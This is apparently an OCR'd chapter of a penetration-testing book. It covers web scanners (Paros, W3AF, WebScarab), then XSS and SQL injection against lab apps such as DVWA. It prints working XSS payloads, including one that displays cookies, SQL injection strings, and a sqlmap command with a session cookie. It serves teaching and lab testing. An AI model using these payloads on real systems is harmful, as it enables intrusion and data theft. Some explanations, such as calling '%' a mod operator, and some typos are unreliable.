
```
# paros
```

This will bring up the Paros proxy window. Before you go through any practical exercises, you need to set up a local proxy (`127.0.0.1, 8080`) in your favorite browser. If you need to change any default settings, navigate to **Tools** | **Options** in the menu bar. This will allow you to modify the connection settings, local proxy values, HTTP authentication, and other relevant information. Once your browser has been set up, visit your target website.

The following are the steps for vulnerability testing and obtaining its report:

1. In our case, we browse through `http://192.168.0.30/mutillidae` and notice that it has appeared under the **Sites** tab of the Paros Proxy.
2. Right-click on `http://192.168.0.30/mutillidae` and choose **Spider** to crawl through the entire website. This will take a few minutes, depending on how big your website is.
3. Once the website crawling has finished, you can see all of the discovered pages in the **Spider** tab at the bottom. Additionally, you can chase up the particular request and response for a desired page by selecting the target website, and choosing a specific page on the left-hand panel of the **Sites** tab.
4. In order to trap any further requests and responses, go to the **Trap** tab on the right-hand panel. This is particularly useful when you decide to throw some manual tests against the target application. Moreover, you can construct your own HTTP request by navigating to **Tools** | **Manual Request Editor**.
5. To execute the automated vulnerability testing, we select the target website under the **Sites** tab and navigate to **Analyze** | **Scan All** from the menu. Note that you can still select the specific types of security tests by navigating to **Analyze** | **Scan Policy** and then navigating to **Analyze** | **Scan** instead of **Scan All**.
6. Once the vulnerability testing is complete, you can see a number of security alerts on the **Alerts** tab at the bottom. These are categorized as **High**, **Low**, and **Medium** risk levels.

7. If you would like the scan report, navigate to **Report** | **Last Scan Report** in the menu bar. This will generate a report that lists all of the vulnerabilities found during the test session (`/root/paros/session/LatestScannedReport.html`):



We made use of the basic vulnerability-assessment test for our exemple scenario.

To become more familiar with various options offered by the Paros proxy, we recommend you read the user guide available at: `http://www.ipi.com/Training/SecTesting/paros_user_guide.pdf`.

W3AF

W3AF is a feature-rich web application attack-and-audit framework that aims to detect and exploit web vulnerabilities. The whole application-security assessment process is automated, and the framework is designed to follow three major steps: discover, audit, and attack. Each of these steps includes several plugins that might help the auditor focus on specific testing criteria. All of these plugins can communicate and share test data in order to achieve the required goal. It supports the detection and exploitation of multiple web application vulnerabilities, including SQL injection, cross-site scripting, remote and local file inclusion, buffer overflows, XPath injections, OS commanding, and application misconfiguration.

To get more information about each available plugin, go to `http://w3af.sourceforge.net/plugin-descriptions.php`.

To start W3AF, navigate to **Applications** | **Web Vulnerability Analysis** | **w3af**, or, in a Terminal, type the following:

```
# w3af_console
```

This will drop you into a personalized W3AF console mode (`w3af>>>`). Note that the GUI version of this tool is also available in the location of the same menu, but we have chosen to introduce the console version to you because of its flexibility and customization:

```
w3af>>> help
```


This will display all of the basic options that can be used to configure the test. You can use the help command whenever you require any assistance following a specific option. In our exercise, we will configure the output plugin, enable the selected audit tests, set up the target, and execute the scan process against the target website, using the following commands:

- `w3af>>> plugins`
- `w3af/plugins>>> help`
- `w3af/plugins>>> output`
- `w3af/plugins>>> output console, html_file`
- `w3af/plugins>>> output confightml_file`
- `w3af/plugins/output/config:html_file>>> help`
- `w3af/plugins/output/config:html_file>>> view`
- `w3af/plugins/output/config:html_file>>> set verbose True`
- `w3af/plugins/output/config:html_file>>> set output_file metasploitable.html`
- `w3af/plugins/output/config:html_file>>> back`
- `w3af/plugins>>> output config console`
- `w3af/plugins/output/config:console>>> help`
- `w3af/plugins/output/config:console>>> view`
- `w3af/plugins/output/config:console>>> set verbose False`
- `w3af/plugins/output/config:console>>> back`
- `w3af/plugins>>> audit`

- `w3af/plugins>>> audit htaccess_methods, os_commanding, sqli, xss`
- `w3af/plugins>>> back`
- `w3af>>> target`
- `w3af/config:target>>> help`
- `w3af/config:target>>> view`
- `w3af/config:target>>> set target http://http://192.168.0.30/mutillidae/index.php?page=login.php`
- `w3af/config:target>>> back`
- `w3af>>>`

At this point, we have configured all of the required test parameters. Our target will be evaluated against the SQL injection, cross-site scripting, OS-commanding, and htaccess misconfiguration using the following command:

```
w3af>>> start
```



As you can see, we have discovered a cross-site scripting vulnerability in the target web application. A detailed report is also created in HTML and sent to the `root` folder. This report details all of the vulnerabilities, including the debug information about each request and response data transferred between W3AF and the target web application.

The test case that we presented in the preceding code does not reflect the use of other useful plugins, profiles, and exploit options. Hence, we strongly recommend that you drill through various exercises present in the user guide. These are available at `http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf`.

WebScarab

WebScarab is a powerful web application security-assessment tool. It has several modes of operation, but is mainly operated through the intercept proxy. This proxy sits between the end user's browser and the target web application, to monitor and modify the requests and responses that are being transmitted on either side. This process helps the auditor manually craft the malicious request and observe the response thrown back by the web application. It has a number of integrated tools, such as fuzzer, session ID analysis, spider, web services analyzer, XSS and CRLF vulnerability scanner, and transcoder.

To start WebScarab lite, navigate to **Applications** | **Web Application Analysis** | **webscarab** or, in a Terminal, type the following:

```
# webscarab
```

This will pop up the lite edition of WebScarab. For our exercise, we are going to transform it into a full-featured edition by navigating to **Tools** | **Use full-featured interface** in the menu bar. This will confirm the selection and you should restart the application accordingly. Once you restart the WebScarab application, you will see a number of tool tabs on your screen. Before we start our exercise, we need to configure the browser to the local proxy (`127.0.0.1, 8008`) in order to browse the target application via the WebScarab intercept proxy. If you want to change the local proxy (IP address or port), navigate to the **Proxy** | **Listeners** tab. The following steps will help you analyze the target application's session ID:

- Once the local proxy has been set up, you should browse to the target website (for example, `http://192.168.0.30/mutillidae`) and visit as many links as possible. This will increase the probability of catching any known and unknown vulnerabilities. Alternatively, you can select the target under the **Summary** tab, right-click, and choose **Spider** tree. This will fetch all of the available links in the target application.
- If you want to check the request and response data for the particular page mentioned at the bottom of the **Summary** tab, double-click on it and you can see the parsed request in a tabular and raw format. However, the response can also be viewed in HTML, XML, text, and hex formats.

- During the test period, we may decide to fuzz one of our target application links that have the parameters (for example, `artist=1`) with the `GET` method. This may reveal any unidentified vulnerability, if it exists. Right-click on the selected link and choose the **Use as fuzz** template. Now, click on the **Fuzzer** tab and manually apply different values to the parameter by clicking on the **Add** button near the **Parameters** section. In our case, we wrote a small text file listing the known SQL injection data (for example, `1 AND 1=2`, `1 AND 1=1`, and single quote `(')`), and provided it as a source for the fuzzing parameter value. This can be accomplished using the **Sources** button under the **Fuzzer** tab. Once your fuzz data is ready, click on **Start**. After all tests are complete, you can double-click on an individual request and inspect its response. In one of our test cases, we discovered a MySQL injection vulnerability:
    - **Error**: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `'\'` at line `1`
    - **Warning**: `mysql_fetch_array()`: supplied argument is not a valid MySQL result resource in `/var/www/vhosts/default/htdocs/ listproducts.php` on line `74`
- In our last test case, we decided to analyze the target application's session ID. For this purpose, go to the `SessionID` **Analysis** tab and choose **Previous Requests** from the combo box. Once the chosen request has been loaded, go to the bottom, select samples (for example, `20`), and click on **Fetch** to retrieve various samples of session IDs. After that, click on the **Test** button to start the analysis process. You can see the results on the **Analysis** tab and the graphical representation on the **Visualization** tab. This process determines the randomness and unpredictability of session IDs, which could result in hijacking other users' sessions or credentials.

This tool has a variety of options and features, which could potentially add cognitive value to penetration testing. To get more information about the WebScarab project, visit `http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project`.

Cross-Site Scripting

Cross-Site Scripting (**XSS**) attacks are still very common today. It is a type of injection attack where an attacker injects malicious scripts or code into requests sent by the web application. These attacks succeed due to user input not being validated correctly before it's sent to the server.

There were initially two types of XSS, but, in 2005, a third was discovered:

- **Stored XSS:** Storage XSS occurs when the user input is stored on the target server and is not validated. The storage can be a database, forum, or comment field. The victim unknowingly retrieves the stored data from the web app, which the browser thinks is safe to render because of the inherent trust between the client and server. Because the input is actually stored, Stored XSS is considered to be persistent or permanent.
- **Reflected XSS:** Reflected XSS occurs when user input is immediately returned by a web app in the form of an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.
- **DOM XSS:** The **Document Object Model** (**DOM**) is a programming API for HTML and XML documents. It defines the logical structure of documents and the way a document is accessed and manipulated. DOM-based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, that is, the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser.


Testing for XSS

To test for XSS vulnerabilities, we'll be using JavaScript and standard HTML:


- **Testing for Reflected XSS**

Remember what we stated before: Reflected XSS is named so because user input is immediately processed and returned by the web app. To test for it, we need to find a field that accepts user input.

Let's log in to the DVWA page that we cracked the password for previously. At the main page, there will be a menu on the left:




Select **DVWA Security** and, in the drop-down box, select low then click **Submit**. By doing this, we've set up the web app to operate as though the input is not being validated:




For our first test, navigate on the page that XSS reflected in the left menu. In the input field, type the following JavaScript:

```
<script>alert("Allows XSS")</script>
```



Click **Submit**.

If successful, you should a pop-up message box with the **Allows XSS** message:



Let's try another. Type the following:

```
<script>window.location='https://www.google.com'</script>
```

This redirects the browser to a different website, in our case, `google.com`.

- **Testing for Stored XSS**

Stored XSS is named so because it stores itself in a location, albeit a database, and anytime a user visits the affected site, the code executes. An attacker can easily send key information, such as a cookie, to a remote location. To test for it, we need to find a field that accepts user input, for example, a comment field.

Let's navigate on the page that XSS stored in the left menu. We are presented with two input fields: **Name** and **Message**. This simulates a basic **Comments** or **Feedback** form found on many websites. In the **Name** field, enter whatever name you would like, but in the **Message** field enter the following code and click **Sign Guestbook**:

```
<script>alert(document.cookie)</script>
```

Here's the popup we get:

Now, if we navigate away from this page, say to the Home page, then return to the XSS stored page, our code should run again and present a popup with the cookie for the current session. This can be expanded upon greatly, and with a bit more knowledge of JavaScript, an attacker can do a lot of damage.

SQL injection

SQL injection, or SQLi, is an attack on an SQL database where a code or database query is inserted via some form of input from a client to the application. SQLi is one of the oldest vulnerabilities, but still one of the most common and, since SQL-based databases are so common, one of the most dangerous.

The severity of SQL injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low-privilege connections to the database server. In general, consider SQL injection a high-impact severity.

Before we can inject SQL, we should have a basic understanding of SQL and also understand database structures.

SQL is considered a fourth-generation programming language because it uses standard human-understandable words for its syntax: just English and brackets. SQL is used for databases and we can use it to create tables; add records, delete, and update, set permissions to users; and so on.

Here's a basic query to create a table:

```
create table employee
(first varchar(15),
last varchar(20),
age number(3),
address varchar(30),
city varchar(20),
state varchar(20));
```

The preceding code says create a table named `employee` with the following columns, `first`, `last`, `age`, `address`, and `city`, then state and assign their data types with `varchar(15)` character limits [Variable Character, with a max of 15 characters], and number(3) [Numbers only, max 3 numbers therefore 999].


Here is a basic query (also known as a `select` statement) to retrieve data from a table:

```
select first, last, city from employee
```

The `select` statement is the query we'll be exploiting.

When you log in to a website, it sends a select query/statement to the database to retrieve the data to confirm the data you logged in with.

Let's say the login page looks like this:




The query on the backend when logging in may look like this:

```
SELECT * from users WHERE username='username' and password='password'
```

The preceding statement says select all (`*`) from the table named users where the column `username=` is the variable username (**Login** field) and the column `password =` is the variable password (**Password** field).

Manual SQL injection


Now that we understand the basics of SQL queries, let's use this to our advantage. Working with DVWA for this again, log in to DVWA and go to **SQL Injection**:



We can see that this page has a field for the user to enter the **User ID** of someone. If we enter `1` here, the application should tell us which user has **User ID 1**.

Let's do a simple test for **SQL Injection**. In the **User ID** field, instead of entering a number, enter the following:

```
%' or '1'='1:
```



Let's assume that the initial query looks like this:

```
SELECT user_id, first_name, fast_name From users_table Where user_id =
'UserID';
```

We assume the table is named `users_table`, with the relative column names. What we've done is changed the preceding statement to look like this:

```
'SELECT user_id, first_name, last_name FROM users WHERE user_id = %' OR
'1'='1';
```

Then click **Submit**. Our result should be all the data in the table, as shown:

The `%` means mod and will return `false`. But we added the OR operator. So since the first part of the query will return `false` (because of the `%`), the OR will force it to execute the second part, `'1'='1`, which is `true`. Thus, because everything the query runs, it's always `true` for every record in the table, SQL prints out all the records of the table.

Here are a few other queries you can try:

- Get the username of the account being used to connect between the web application and the database: `%' or 0=0 union select null, user() #`
- Get the current database that we've been pulling data from: `%' or 0=0 union select null, database() #`
- Display the information schema table: The `information_schema` table is a database that stores information about all of the other databases; `%' and 1=0 union select null, table_name from information_schema.tables #`
- Display database tables: Using data from the previous query, we can find out what the table is: `%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#`

Automated SQL injection


Now that we understand what SQL injection looks like, let's take a look at some tools that can automate this process.

sqlmap

sqlmap is a tool built into Kali that can be used to identify and exploit SQLi vulnerabilities. For this example, we're going to use Burp Suite to gather some data that we'll need to give to `sqlmap` to work.

Launch Burp Suite and proceed to set up the browser to route all traffic through its proxy. Ensure that intercept is on. Go to the **SQL Injection** page on the DVWA application and enter a user ID; in this case, I'll enter `1`.


Burp will catch the request. Forward it on until the request completes. You should see your result on the web page. Go to the **Target** tab, select the DVWA IP (`192.168.0.19` in my case) and use the arrow heads to drill down through the results following the URL path, `http://192.168.0.19/dvwa/vulnerabilities/sqli/` (you can confirm this in the browser's address bar):



Select the request with the `200` status (HTML code `200`):

Host	Method	URL	Params	Status ▲	Length	MIME type	Title
http://192.168.0.19	GET	/dvwa/vulnerabilities/sql...	✓	200	5280	HTML	Damn Vu
http://192.168.0.19	GET	/dvwa/vulnerabilities/sqli/				HTML	

In the **Request** tab, we get the information we need—the actual request that's being sent by the web application (Referrer) which is in the first line: `/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit` and we get the PHP session ID or Cookie:



With this data, let's open a Terminal and enter the following to get the **Database User**, as we did with the manual steps:

```
sqlmap -u
"http://192.168.0.19/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=fb89mhevcus9oq1a1f2s6q3ss4; security=low" -b --current-db
--current-user
```

This is one line with no breaks at `--cookie`:

```
root@kali:~# sqlmap -u "http://192.168.0.19/dvwa/vulnerabilities/sqli/?id=1&Subm
it=Submit" --cookie="PHPSESSID=fb89mhevcus9oq1a1f2s6q3ss4; security=low" -b --cu
rrent-db --current-user
```

- `-u`: For the target URL we got from Burp
- `--cookie`: For the cookie information we captured with Burp
- `-b`: To display the database banner
- `--current-db`: To get the current database


- `--current-user`: To get the current user of the current database:

```
root@kali:~# sqlmap -u "http://192.168.0.19/dvwa/vulnerabilities/sqli/?id=1&Subm
it=Submit" --cookie="PHPSESSID=fb89mhevcus9oq1a1f2s6q3ss4; security=low" -b --cu
rrent-db --current-user
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 17:28:11

[17:28:11] [INFO] testing connection to the target URL
[17:28:11] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[17:28:11] [INFO] testing if the target URL content is stable
[17:28:12] [INFO] target URL content is stable
[17:28:12] [INFO] testing if GET parameter 'id' is dynamic
[17:28:12] [WARNING] GET parameter 'id' does not appear to be dynamic
```

You will be prompted during the test, and you can safely press *Enter* to accept the defaults. There is only one prompt where I did not use that default, purely for the sake of time:

```
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] n
```

